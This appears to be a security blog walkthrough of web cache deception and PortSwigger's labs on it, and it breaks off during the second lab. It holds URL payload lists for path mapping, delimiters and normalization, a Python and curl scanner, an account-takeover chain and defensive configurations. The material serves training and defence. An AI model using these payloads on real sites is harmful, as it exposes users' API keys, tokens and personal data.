Walkthrough - Web Cache Deception Portswigger labs
A comprehensive guide to web cache deception vulnerabilities with walkthroughs of all 5 Portswigger labs
Completed all 5 web cache deception labs from Portswigger. Web cache deception is a fascinating vulnerability that exploits the discrepancy between how caching systems and origin servers interpret URLs. By crafting URLs that get cached by CDNs or reverse proxies but still serve sensitive content from the origin server, attackers can trick caching systems into storing private user data—API keys, CSRF tokens, personal information—and then access that cached content. These labs covered path mapping exploitation, path delimiter abuse, origin server normalization, cache server normalization, and exact-match cache rule exploitation. Below is a detailed explanation of web cache deception vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about Web Cache Deception
1. What is Web Cache Deception?
Web cache deception is a vulnerability where an attacker tricks a caching system (CDN, reverse proxy, or web cache) into storing sensitive, user-specific content by exploiting differences in how the cache and origin server parse URLs. The attack works because:
- Cache decision: Based on URL path, the cache thinks it’s a static resource (e.g.,
.js,.css) and caches the response - Origin server decision: The origin server ignores the crafted path component and serves the actual sensitive page
- Result: Private user data gets cached and becomes accessible to attackers
Key Difference from Cache Poisoning:
- Cache Poisoning: Attacker poisons the cache with malicious content that victims receive
- Cache Deception: Attacker tricks the cache into storing victim’s private data that attacker can then access
2. How Web Cache Deception Works
Basic Attack Flow:
1
2
3
4
5
6
7
1. Attacker identifies a sensitive endpoint: /my-account
2. Attacker crafts a URL: /my-account/nonexistent.js
3. Cache sees .js extension and decides to cache
4. Origin server serves /my-account (ignores /nonexistent.js)
5. Victim visits crafted URL
6. Response gets cached with victim's private data
7. Attacker accesses same URL and reads cached victim data
The Discrepancy:
1
2
3
Cache's interpretation:    /my-account/nonexistent.js → cacheable static file
Origin's interpretation:   /my-account/nonexistent.js → /my-account (dynamic page)
Result:                    Private dynamic page gets cached as static file
3. Path Processing Differences
Path Mapping:
1
2
3
4
5
6
7
# Cache: Routes to different content based on extension
/my-account           → Don't cache (dynamic)
/my-account/file.js   → Cache (static JavaScript)

# Origin: Ignores non-existent path segments
/my-account           → Serves user dashboard
/my-account/file.js   → Still serves user dashboard (file.js doesn't exist)
Path Delimiters:
1
2
3
4
5
6
7
8
9
# Different systems treat these differently:
/my-account;file.js
/my-account?file.js
/my-account#file.js
/my-account%23file.js
/my-account%3Ffile.js

# Cache might use ; or ? as delimiter, stripping what follows
# Origin might treat entire string as path
Path Traversal:
1
2
3
4
5
6
7
8
9
# Cache: Normalizes before checking
/resources/../my-account → /my-account (don't cache)

# Origin: Normalizes and serves
/resources/../my-account → /my-account (serves account page)

# But with URL encoding:
/resources/..%2fmy-account → Cache doesn't normalize, sees /resources/* (cacheable)
                           → Origin normalizes to /my-account (serves account page)
Normalization Differences:
Origin Server Normalization:
1
2
3
4
# Origin normalizes, cache doesn't
URL: /my-account%2f..%2fresources
Origin sees: /resources (after normalization)
Cache sees: /my-account%2f..%2fresources (cacheable if /resources/* is cached)
Cache Server Normalization:
1
2
3
4
# Cache normalizes, origin doesn't
URL: /my-account%23%2f..%2fresources
Cache sees: /my-account → /resources (normalized, cacheable)
Origin sees: /my-account%23%2f..%2fresources → /my-account (serves account page)
4. Common Cache Rules
Extension-Based Caching:
1
2
3
4
5
6
7
# Cached
.js, .css, .jpg, .png, .gif, .svg, .woff, .ttf
.pdf, .zip, .tar, .gz

# Not cached
.html, .php, .asp, .jsp
(no extension)
Directory-Based Caching:
1
2
3
4
5
6
7
8
9
10
# Cached paths
/static/*
/assets/*
/resources/*
/public/*

# Not cached
/user/*
/account/*
/admin/*
Exact-Match Rules:
1
2
3
4
5
# Some resources cached exactly
/robots.txt
/sitemap.xml
/favicon.ico
/.well-known/*
5. Exploitation Techniques
Path Mapping Exploitation:
1
2
3
4
5
6
7
8
# Target: /my-account
# Crafted URL: /my-account/fake.js

1. Identify sensitive endpoint
2. Append fake static file name
3. Check if response gets cached
4. Send to victim
5. Access cached version
Delimiter Exploitation:
1
2
3
4
5
6
7
8
9
10
11
12
13
# Using semicolon
/my-account;fake.js

# Using question mark
/my-account?fake.js

# Using hash
/my-account#fake.js

# URL-encoded variants
/my-account%3Bfake.js
/my-account%3Ffake.js
/my-account%23fake.js
Path Traversal Exploitation:
1
2
3
4
5
6
# Cache sees /resources/*, origin serves /my-account
/resources/..%2fmy-account
/resources/../my-account

# Adding cache key
/resources/..%2fmy-account?key=123
Normalization Exploitation:
1
2
3
4
5
# Origin normalizes first
/my-account%2f..%2fresources/file.css

# Cache normalizes first
/my-account%23%2f..%2fresources
Exact-Match Exploitation:
1
2
3
4
5
6
# If only /robots.txt is cached
/my-account;%2f..%2frobots.txt
/my-account/../robots.txt

# Cache sees /robots.txt (cacheable)
# Origin serves /my-account
6. Attack Vectors
API Key Theft:
1
2
3
Target: /my-account (displays API key)
Attack: /my-account/x.js or /my-account;x.js
Result: Victim's API key cached and accessible
CSRF Token Theft:
1
2
3
Target: /profile (contains CSRF token)
Attack: /profile?cache.js
Result: Steal CSRF token, perform actions as victim
Personal Information:
1
2
3
Target: /dashboard (shows email, phone, address)
Attack: /dashboard/static.css
Result: Victim's personal data cached
Session Tokens:
1
2
3
Target: /settings (displays session info)
Attack: /settings;key.js
Result: Session data exposed
7. Detection Methods
Manual Testing:
Step 1: Identify Sensitive Endpoints
1
2
3
4
5
/my-account
/profile
/settings
/dashboard
/api/user
Step 2: Test Path Appending
1
2
3
/my-account/test.js
/my-account/test.css
/my-account/test.jpg
Step 3: Check for Caching
1
2
3
4
5
# Look for cache headers
X-Cache: HIT
X-Cache-Status: HIT
Age: 120
Cache-Control: public, max-age=3600
Step 4: Test Delimiters
1
2
3
4
/my-account;test.js
/my-account?test.js
/my-account#test.js
/my-account%3Btest.js
Step 5: Test Path Traversal
1
2
3
/resources/../my-account
/resources/..%2fmy-account
/static/../my-account?file.js
Automated Detection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import requests

def test_cache_deception(url, endpoint):
    # Test various payloads
    payloads = [
        f"{endpoint}/fake.js",
        f"{endpoint};fake.js",
        f"{endpoint}?fake.js",
        f"/resources/..%2f{endpoint}",
    ]

    for payload in payloads:
        resp = requests.get(f"{url}{payload}")

        # Check if cached
        if 'X-Cache' in resp.headers:
            if 'HIT' in resp.headers['X-Cache']:
                print(f"[+] Cached: {payload}")

                # Check if contains sensitive data
                if 'api-key' in resp.text.lower():
                    print(f"[!] Sensitive data exposed!")
8. Real-World Impact
PayPal (2018):
- Web cache deception vulnerability
- Could expose user account information
- Path confusion between cache and origin
CloudFlare Customers:
- Multiple sites vulnerable due to aggressive caching
- API keys and personal data exposed
- Configuration issues in cache rules
Various CDN Misconfigurations:
- Akamai, CloudFront, Fastly
- Default rules caching too aggressively
- Path normalization differences
Bug Bounty Findings:
- Common in large e-commerce sites
- Exposed customer data, order history
- API keys, session tokens stolen
- CSRF tokens cached enabling account takeover
9. Defense Strategies
Strict Cache Rules:
1
2
3
4
5
6
7
8
9
# Only cache specific file types
location ~* \.(js|css|png|jpg|jpeg|gif|ico|svg|woff|woff2|ttf)$ {
    add_header Cache-Control "public, max-age=31536000";
}

# Never cache user-specific pages
location /my-account {
    add_header Cache-Control "no-store, no-cache, must-revalidate";
}
URL Validation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// Reject requests with suspicious paths
app.use((req, res, next) => {
    const path = req.path;

    // Reject path traversal attempts
    if (path.includes('..')) {
        return res.status(400).send('Bad Request');
    }

    // Reject encoded delimiters in user paths
    if (path.match(/my-account.*%2[3Ff]/)) {
        return res.status(400).send('Bad Request');
    }

    next();
});
Response Headers:
1
2
3
4
5
6
7
# For sensitive pages
Cache-Control: no-store, no-cache, must-revalidate, private
Pragma: no-cache
Expires: 0

# Vary on authentication
Vary: Cookie, Authorization
Path Normalization:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Normalize paths consistently
from urllib.parse import unquote
import os.path

def normalize_path(path):
    # URL decode
    decoded = unquote(path)

    # Resolve path
    normalized = os.path.normpath(decoded)

    # Reject suspicious patterns
    if '..' in normalized or ';' in normalized:
        raise ValueError('Invalid path')

    return normalized
Cache Key Configuration:
1
2
3
4
5
6
7
# Include authentication in cache key
cache_key = url + cookie + authorization_header

# Or disable caching for authenticated requests
if (request.has_auth_header) {
    bypass_cache();
}
Defense in Depth:
1
2
3
4
5
1. Configure cache to never store authenticated responses
2. Set proper Cache-Control headers on all endpoints
3. Validate and normalize URLs consistently
4. Monitor cache HIT rates on sensitive endpoints
5. Regular security testing of cache behavior
10. Testing Methodology
Discovery Phase:
1
2
3
4
1. Identify caching infrastructure (CDN, reverse proxy)
2. Map sensitive endpoints (account, profile, dashboard)
3. Understand cache rules (what gets cached)
4. Test path interpretation differences
Exploitation Phase:
1
2
3
4
5
6
7
1. Choose target endpoint with sensitive data
2. Test path appending with static extensions
3. Test delimiter injection (;, ?, #)
4. Test path traversal with URL encoding
5. Verify response is cached
6. Simulate victim visit
7. Confirm data accessible
Automation:
1
2
3
4
5
6
7
8
9
10
11
# Test common payloads
for endpoint in /my-account /profile /settings; do
    for ext in .js .css .jpg; do
        curl -I "https://target.com${endpoint}/fake${ext}" | grep -i "x-cache"
    done
done

# Test delimiters
for delim in ';' '?' '#' '%3B' '%3F' '%23'; do
    curl -I "https://target.com/my-account${delim}fake.js"
done
Cache Verification:
1
2
3
4
5
6
# Check if truly cached
1. Send request with unique cache key
2. Wait for cache to store
3. Send same request again
4. Check Age header increases
5. Verify X-Cache: HIT
11. Advanced Techniques
Cache Key Manipulation:
1
2
3
4
5
6
7
# Make each victim visit generate unique cache entry
/my-account/victim1.js
/my-account/victim2.js
/my-account/victim3.js

# Or use timestamp
/my-account/1638360000.js
Multi-Step Attacks:
1
2
3
4
1. Steal CSRF token via cache deception
2. Use token to change victim's email
3. Trigger password reset
4. Take over account
Chaining with XSS:
1
2
3
4
<!-- Cached page includes attacker's JavaScript -->
<script src="/my-account;evil.js"></script>
<!-- Cache serves victim's page with sensitive data -->
<!-- JavaScript exfiltrates data -->
12. Tools & Resources
Testing Tools:
- Burp Suite (Repeater, Intruder)
- Param Miner (Burp extension)
- Web Cache Vulnerability Scanner
- Custom scripts with curl
Cache Headers to Monitor:
1
2
3
4
5
6
7
X-Cache: HIT/MISS
X-Cache-Status: HIT/MISS
Age: <seconds>
Cache-Control: <directives>
Vary: <headers>
CF-Cache-Status: (CloudFlare)
X-Akamai-Cache-Status: (Akamai)
Useful Wordlists:
- Path delimiters:
;,?,#,%3B,%3F,%23 - Static extensions:
.js,.css,.jpg,.png,.gif - Common paths:
/static,/assets,/resources,/public
Labs
1. Exploiting path mapping for web cache deception
Description:

We need to submit the user carlos’s API Key to solve the lab.
Explanation:

When we login with the given credentials, we see the API Key on the /my-account page.

We try to confuse the cache by appending different payloads to the endpoint. We send the GET request to the /my-account/foo and we can still see the API key on the page. However this page isn’t cached.

We then send the GET request to the /my-account/foo.js and we can see that this page is being cached from the response headers. This means that the cache is configured to only stored javascript files.
We will then send this as a URL in script tags with document.location via the exploit server so we can get the victim’s homepage cached. Just be sure to change the cache key foo.js to something else like abc.js.


Visiting the URL with /my-account/abc.js will show us the homepage of user carlos and we can see its API key. Submitting this key will solve the lab.
2. Exploiting path delimiters for web cache deception
Description:
Same as before but we need to use path delimiters for this lab.
